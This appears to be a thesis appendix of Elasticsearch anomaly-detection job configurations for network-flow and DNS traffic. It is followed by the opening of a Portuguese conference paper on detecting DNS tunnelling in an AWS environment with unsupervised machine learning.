48     "total_search_time_ms": 159157,
49     "average_search_time_per_bucket_ms": 8.287700479066862,
50     "exponential_average_search_time_per_hour_ms": 104.31194526130506
51 }
52 },
53 "groups": [
54     "mestrado"
55 ],
56 "description": "",
57 "analysis_config": {
58     "bucket_span": "15m",
59     "detectors": [
60         {
61             "detector_description": "count over \"destination.address\"",
62             "function": "count",
63             "over_field_name": "destination.address",
64             "detector_index": 0
65         },
66         {
67             "detector_description": "high_mean(\"network.bytes\") over
68             \"destination.address\"",
69             "function": "high_mean",
70             "field_name": "network.bytes",
71             "over_field_name": "destination.address",
72             "detector_index": 1
73         },
74         {
75             "detector_description": "high_mean(\"network.packets\") over

```

```

76     \destination.address\",
77     "function": "high_mean",
78     "field_name": "network.packets",
79     "over_field_name": "destination.address",
80     "detector_index": 2
81 },
82 {
83
84     "detector_description": "high_mean(\source.bytes\) over
85
86     \destination.address\",
87     "function": "high_mean",
88     "field_name": "source.bytes",
89     "over_field_name": "destination.address",
90     "detector_index": 3
91 },
92 {
93     "detector_description": "distinct_count(\destination.port\) over
94
95     \destination.address\",
96     "function": "distinct_count",
97     "field_name": "destination.port",
98     "over_field_name": "destination.address",
99     "detector_index": 4
100 },
101 {
102     "detector_description": "high_count over \destination.address\",
103     "function": "high_count",
104     "over_field_name": "destination.address",
105     "detector_index": 5
106 },
107 {
108     "detector_description": "distinct_count(\related.ip\) over
109
110     \destination.address\",
111     "function": "distinct_count",
112     "field_name": "related.ip",
113     "over_field_name": "destination.address",
114     "detector_index": 6
115 },
116 {
117     "detector_description": "distinct_count(\source.address\) over
118
119     \destination.address\",
120     "function": "distinct_count",
121     "field_name": "source.address",
122     "over_field_name": "destination.address",
123     "detector_index": 7
124 },
125 {
126     "detector_description": "distinct_count(\source.port\) over
127

```

```

128     \ "destination.address\",
129     "function": "distinct_count",
130     "field_name": "source.port",
131     "over_field_name": "destination.address",
132     "detector_index": 8
133   }
134 ],
135 "influencers": [
136   "source.address",
137   "destination.port",
138   "destination.address"
139 ],
140 "model_prune_window": "30d"
141 },
142 "analysis_limits": {
143   "model_memory_limit": "400mb",
144   "categorization_examples_limit": 4
145 },
146 "data_description": {
147   "time_field": "@timestamp",
148   "time_format": "epoch_ms"
149 },
150 "model_plot_config": {
151   "enabled": false,
152   "annotations_enabled": false
153 },
154 "model_snapshot_retention_days": 10,
155 "daily_model_snapshot_retention_after_days": 1,
156 "results_index_name": "shared",
157 "allow_lazy_open": false,
158 "data_counts": {
159   "job_id": "flow_v2",
160   "processed_record_count": 9185094,
161   "processed_field_count": 72502112,
162   "input_bytes": 2233128952,
163   "input_field_count": 72502112,
164   "invalid_date_count": 0,
165   "missing_field_count": 978640,
166   "out_of_order_timestamp_count": 0,
167   "empty_bucket_count": 16023,
168   "sparse_bucket_count": 28,
169   "bucket_count": 19204,
170   "earliest_record_timestamp": 1644233676000,
171   "latest_record_timestamp": 1661517091000,
172   "last_data_time": 1661517336422,
173   "latest_empty_bucket_timestamp": 1661508000000,
174   "latest_sparse_bucket_timestamp": 1661443200000,
175   "input_record_count": 9185094,
176   "log_time": 1661517336422,
177   "latest_bucket_timestamp": 1661517000000
178 },
179 "model_size_stats": {

```

```

180     "job_id": "flow_v2",
181     "result_type": "model_size_stats",
182     "model_bytes": 85226942,
183     "peak_model_bytes": 697524198,
184     "model_bytes_exceeded": 0,
185     "model_bytes_memory_limit": 419430400,
186     "total_by_field_count": 11,
187     "total_over_field_count": 134100,
188     "total_partition_field_count": 10,
189     "bucket_allocation_failures_count": 0,
190     "memory_status": "ok",
191     "assignment_memory_basis": "current_model_bytes",
192     "categorized_doc_count": 0,
193     "total_category_count": 0,
194     "frequent_category_count": 0,
195     "rare_category_count": 0,
196     "dead_category_count": 0,
197     "failed_category_count": 0,
198     "categorization_status": "ok",
199     "log_time": 1661517347760,
200     "timestamp": 1661516100000
201 },
202 "forecasts_stats": {
203     "total": 0,
204     "forecasted_jobs": 0
205 },
206 "state": "closed",
207 "timing_stats": {
208     "job_id": "flow_v2",
209     "bucket_count": 19205,
210     "total_bucket_processing_time_ms": 482104.99999999953,
211     "minimum_bucket_processing_time_ms": 0,
212     "maximum_bucket_processing_time_ms": 34128,
213     "average_bucket_processing_time_ms": 25.103098151523017,
214     "exponential_average_bucket_processing_time_ms": 106.03825603416041,
215     "exponential_average_bucket_processing_time_per_hour_ms": 1176.9784270008172
216 }

```

```

1     {
2     "job_id": "packet1",
3     "description": "",
4     "groups": [
5         "mestrado"
6     ],
7     "analysis_config": {
8         "bucket_span": "15m",
9         "detectors": [
10            {
11                "function": "high_count",
12                "over_field_name": "dns.question.etld_plus_one"

```

```

13     },
14     {
15         "function": "distinct_count",
16         "field_name": "dns.question.name",
17         "over_field_name": "dns.question.etld_plus_one"
18     },
19     {
20         "function": "distinct_count",
21         "field_name": "dns.question.subdomain",
22         "over_field_name": "dns.question.etld_plus_one"
23     },
24     {
25         "function": "distinct_count",
26         "field_name": "dns.id",
27         "over_field_name": "dns.question.etld_plus_one"
28     },
29     {
30         "function": "high_mean",
31         "field_name": "dns.answers_count",
32         "over_field_name": "dns.question.etld_plus_one"
33     },
34     {
35         "function": "distinct_count",
36         "field_name": "dns.answers.ttl",
37         "over_field_name": "dns.question.etld_plus_one"
38     },
39     {
40         "function": "distinct_count",
41         "field_name": "dns.answers.name",
42         "over_field_name": "dns.question.etld_plus_one"
43     },
44     {
45         "function": "distinct_count",
46         "field_name": "dns.answers.type",
47         "over_field_name": "dns.question.etld_plus_one"
48     },
49     {
50         "function": "high_mean",
51         "field_name": "dns.opt.udp_size",
52         "over_field_name": "dns.question.etld_plus_one"
53     }
54 ],
55 "influencers": [
56     "dns.question.etld_plus_one",
57     "dns.question.top_level_domain"
58 ]
59 },
60 "data_description": {
61     "time_field": "@timestamp"
62 },
63 "custom_settings": {
64     "created_by": "population-wizard"

```



```
65 },
66 "analysis_limits": {
67   "model_memory_limit": "111MB"
68 },
69 "model_plot_config": {
70   "enabled": false,
71   "annotations_enabled": false
72 }
73 }
```

```
1   {
2   "job_id": "packet2",
3   "job_type": "anomaly_detector",
4   "job_version": "8.3.3",
5   "create_time": 1660256350048,
6   "finished_time": 1660259332713,
7   "model_snapshot_id": "1660259331",
8   "custom_settings": {
9     "created_by": "population-wizard",
10    "custom_urls": []
11  },
12  "datafeed_config": {
13    "datafeed_id": "datafeed-packet2",
14    "job_id": "packet2",
15    "query_delay": "94862ms",
16    "chunking_config": {
17      "mode": "auto"
18    },
19    "indices_options": {
20      "expand_wildcards": [
21        "open"
22      ],
23      "ignore_unavailable": false,
24      "allow_no_indices": true,
25      "ignore_throttled": true
26    },
27    "query": {
28      "bool": {
29        "must": [
30          {
31            "match_all": {}
32          }
33        ]
34      }
35    },
36    "indices": [
37      "packetbeat-*"
38    ],
39    "scroll_size": 1000,
40    "delayed_data_check_config": {
```

```

41     "enabled": true
42 },
43 "state": "stopped",
44 "timing_stats": {
45     "job_id": "packet2",
46     "search_count": 1335,
47     "bucket_count": 1049,
48     "total_search_time_ms": 15373,
49     "average_search_time_per_bucket_ms": 14.654909437559581,
50     "exponential_average_search_time_per_hour_ms": 228.43006180068306
51 }
52 },
53 "groups": [
54     "mestrado"
55 ],
56 "description": "over tld",
57 "analysis_config": {
58     "bucket_span": "15m",
59     "detectors": [
60         {
61             "detector_description": "high_count over \"dns.question.top_level_domain\"",
62             "function": "high_count",
63             "over_field_name": "dns.question.top_level_domain",
64             "detector_index": 0
65         },
66         {
67             "detector_description": "distinct_count(\"dns.question.name\") over
68
69             \"dns.question.top_level_domain\"",
70             "function": "distinct_count",
71             "field_name": "dns.question.name",
72             "over_field_name": "dns.question.top_level_domain",
73             "detector_index": 1
74         },
75         {
76             "detector_description": "distinct_count(\"dns.question.subdomain\") over
77
78             \"dns.question.top_level_domain\"",
79             "function": "distinct_count",
80             "field_name": "dns.question.subdomain",
81             "over_field_name": "dns.question.top_level_domain",
82             "detector_index": 2
83         },
84         {
85             "detector_description": "distinct_count(\"dns.question.type\") over
86
87             \"dns.question.top_level_domain\"",
88             "function": "distinct_count",
89             "field_name": "dns.question.type",
90             "over_field_name": "dns.question.top_level_domain",
91             "detector_index": 3
92         },

```

```

93     {
94         "detector_description": "distinct_count(\"dns.id\") over
95
96         \"dns.question.top_level_domain\",
97         "function": "distinct_count",
98         "field_name": "dns.id",
99         "over_field_name": "dns.question.top_level_domain",
100        "detector_index": 4
101    },
102    {
103        "detector_description": "high_sum(\"dns.opt.udp_size\") over
104
105        \"dns.question.top_level_domain\",
106        "function": "high_sum",
107        "field_name": "dns.opt.udp_size",
108        "over_field_name": "dns.question.top_level_domain",
109        "detector_index": 5
110    },
111    {
112        "detector_description": "high_sum(\"dns.answers_count\") over
113
114        \"dns.question.top_level_domain\",
115        "function": "high_sum",
116        "field_name": "dns.answers_count",
117        "over_field_name": "dns.question.top_level_domain",
118        "detector_index": 6
119    },
120    {
121        "detector_description": "distinct_count(\"dns.answers.data\") over
122
123        \"dns.question.top_level_domain\",
124        "function": "distinct_count",
125        "field_name": "dns.answers.data",
126        "over_field_name": "dns.question.top_level_domain",
127        "detector_index": 7
128    },
129    {
130        "detector_description": "distinct_count(\"dns.answers.labels\") over
131
132        \"dns.question.top_level_domain\",
133        "function": "distinct_count",
134        "field_name": "dns.answers.labels",
135        "over_field_name": "dns.question.top_level_domain",
136        "detector_index": 8
137    },
138    {
139        "detector_description": "distinct_count(\"dns.answers.name\") over
140
141        \"dns.question.top_level_domain\",
142        "function": "distinct_count",
143        "field_name": "dns.answers.name",
144        "over_field_name": "dns.question.top_level_domain",

```

```

145     "detector_index": 9
146   },
147   {
148     "detector_description": "low_mean(\"dns.answers.ttl\") over
149
150     \"dns.question.top_level_domain\",
151     "function": "low_mean",
152     "field_name": "dns.answers.ttl",
153     "over_field_name": "dns.question.top_level_domain",
154     "detector_index": 10
155   },
156   {
157     "detector_description": "distinct_count(\"dns.answers.type\") over
158
159     \"dns.question.top_level_domain\",
160     "function": "distinct_count",
161     "field_name": "dns.answers.type",
162     "over_field_name": "dns.question.top_level_domain",
163     "detector_index": 11
164   }
165 ],
166 "influencers": [
167   "dns.question.top_level_domain",
168   "dns.question.etld_plus_one"
169 ],
170 "model_prune_window": "30d"
171 },
172 "analysis_limits": {
173   "model_memory_limit": "54mb",
174   "categorization_examples_limit": 4
175 },
176 "data_description": {
177   "time_field": "@timestamp",
178   "time_format": "epoch_ms"
179 },
180 "model_plot_config": {
181   "enabled": false,
182   "annotations_enabled": false
183 },
184 "model_snapshot_retention_days": 10,
185 "daily_model_snapshot_retention_after_days": 1,
186 "results_index_name": "shared",
187 "allow_lazy_open": false,
188 "data_counts": {
189   "job_id": "packet4",
190   "processed_record_count": 1253910,
191   "processed_field_count": 2009127,
192   "input_bytes": 109690321,
193   "input_field_count": 2009127,
194   "invalid_date_count": 0,
195   "missing_field_count": 14291703,
196   "out_of_order_timestamp_count": 0,

```

```

197     "empty_bucket_count": 956,
198     "sparse_bucket_count": 9,
199     "bucket_count": 1049,
200     "earliest_record_timestamp": 1659315570000,
201     "latest_record_timestamp": 1660259230001,
202     "last_data_time": 1660259331349,
203     "latest_empty_bucket_timestamp": 1660248900000,
204     "latest_sparse_bucket_timestamp": 1660254300000,
205     "input_record_count": 1253910,
206     "log_time": 1660259331349,
207     "latest_bucket_timestamp": 1660258800000
208 },
209 "model_size_stats": {
210     "job_id": "packet4",
211     "result_type": "model_size_stats",
212     "model_bytes": 7958536,
213     "peak_model_bytes": 69995364,
214     "model_bytes_exceeded": 0,
215     "model_bytes_memory_limit": 56623104,
216     "total_by_field_count": 14,
217     "total_over_field_count": 4488,
218     "total_partition_field_count": 13,
219     "bucket_allocation_failures_count": 0,
220     "memory_status": "ok",
221     "assignment_memory_basis": "current_model_bytes",
222     "categorized_doc_count": 0,
223     "total_category_count": 0,
224     "frequent_category_count": 0,
225     "rare_category_count": 0,
226     "dead_category_count": 0,
227     "failed_category_count": 0,
228     "categorization_status": "ok",
229     "log_time": 1660259331704,
230     "timestamp": 1660257900000
231 },
232 "forecasts_stats": {
233     "total": 0,
234     "forecasted_jobs": 0
235 },
236 "state": "closed",
237 "timing_stats": {
238     "job_id": "packet4",
239     "bucket_count": 1057,
240     "total_bucket_processing_time_ms": 3755.0000000000014,
241     "minimum_bucket_processing_time_ms": 0,
242     "maximum_bucket_processing_time_ms": 496,
243     "average_bucket_processing_time_ms": 3.5525070955534543,
244     "exponential_average_bucket_processing_time_ms": 5.183539186230166,
245     "exponential_average_bucket_processing_time_per_hour_ms": 73.52826724323106
246 }
247 }

```

III. ARTIGO CONFERÊNCIA IBERO-AMERICANA DE COMPUTAÇÃO APLICADA

IDENTIFICAÇÃO DE TÚNEIS DNS EM NUVEM COMPUTACIONAL USANDO DETECÇÃO DE ANOMALIAS

Lorena de Souza Bezerra Borges; Robson de Oliveira Albuquerque; Fábio Lúcio Lopes de Mendonça; Georges Daniel Amvame Nze; Edna Dias Canedo; Rafael Timóteo de Sousa Júnior
*Programa de Pós-graduação em Engenharia Elétrica – PPEE, Departamento de Engenharia Elétrica,
Faculdade de Tecnologia, Universidade de Brasília – UnB, Brasília, Brasil, Zip Code 70910-900*

RESUMO

A técnica de tunelamento DNS utiliza recursos do protocolo DNS para estabelecer canais de comando e controle entre máquinas cliente e servidores remoto, podendo ser explorada para acesso não-autorizado e exfiltração de dados privados. Atualmente, os ataques de tunelamento DNS afetam sistemas multiplataforma, englobando recursos computacionais local e em nuvem. Este artigo propõe um modelo operacional de identificação de túneis DNS usando detecção de anomalias em um ambiente Amazon Web Service (AWS). Ferramentas de tunelamento DNS foram testadas para produzir requisições anômalas e construir uma base de dados integrada à pilha ELK, processando métodos de aprendizado de máquina (machine learning) não-supervisionados, para análise e detecção de atividades maliciosas. O modelo proposto resultou em altos níveis de precisão e constituiu uma evolução no contexto de segurança em nuvem para as arquiteturas corporativas.

PALAVRAS-CHAVE

Túnel DNS; Tunelamento DNS; Cibersegurança, AWS, Nuvem Computacional, ELK

1. INTRODUÇÃO

Nos últimos anos vem aumentando o número de ataques baseados em *malwares* que funcionam como módulos agentes, infectando máquinas para estabelecimento de túneis de comunicação no intuito de extrair informações sensíveis e sigilosas das organizações. A exfiltração de dados não-autorizados provoca prejuízos, tanto financeiros quanto relacionados à confiabilidade de instituições, representando um relevante desafio para a segurança cibernética. Um dos mecanismos mais utilizados no vazamento de dados é o tunelamento DNS, onde códigos maliciosos estabelecem canais de comando e controle (C2) e encapsulam informações em pacotes DNS. Através dos túneis C2 é possível a transferência de comandos remotos entre o atacante e a máquina afetada, além da manipulação de dados privados de forma indevida. (Ishikura *et al.*, 2021).

Pesquisadores da Akamai reportaram a identificação de aproximadamente 13 milhões de novos domínios maliciosos por mês, apenas na primeira metade do ano de 2022, representando 20.1% de todos os domínios criados no mesmo período (Zurier, 2022). Recentemente, analistas de segurança da SentinelLabs identificaram um grupo responsável por espionagem e roubo de dados direcionado a países asiáticos, que utilizavam intensamente técnicas de tunelamento DNS, de forma silenciosa e há 10 anos, para transferência de informações após comprometimento do alvo (Chen, 2022).

A técnica de tunelamento DNS como ataque cibernético representa uma preocupação atual, principalmente pela eficiência dos incidentes e inerente dificuldade de detecção. O protocolo DNS é amplamente utilizado na Internet para tradução de nomes de domínios em endereços IP, possuindo características hierárquicas e recursivas no fluxo de comunicações entre servidores recursivos e autoritativos (Mockapetris, 1987). Devido ao essencial propósito do protocolo para navegação na Internet, a porta UDP/53, além de ser liberada de bloqueios de segurança, é indevidamente monitorada por ferramentas de controle de perímetro de rede.

Diante do exposto e como diferencial, a análise de tráfego DNS tunelado precisa ser multiplataforma, combinando recursos na nuvem e de rede local (*on-premise*), de maneira dinâmica, independente e escalável. Nesse sentido, o objetivo deste estudo é criar mecanismos efetivos capazes de detectar tunelamento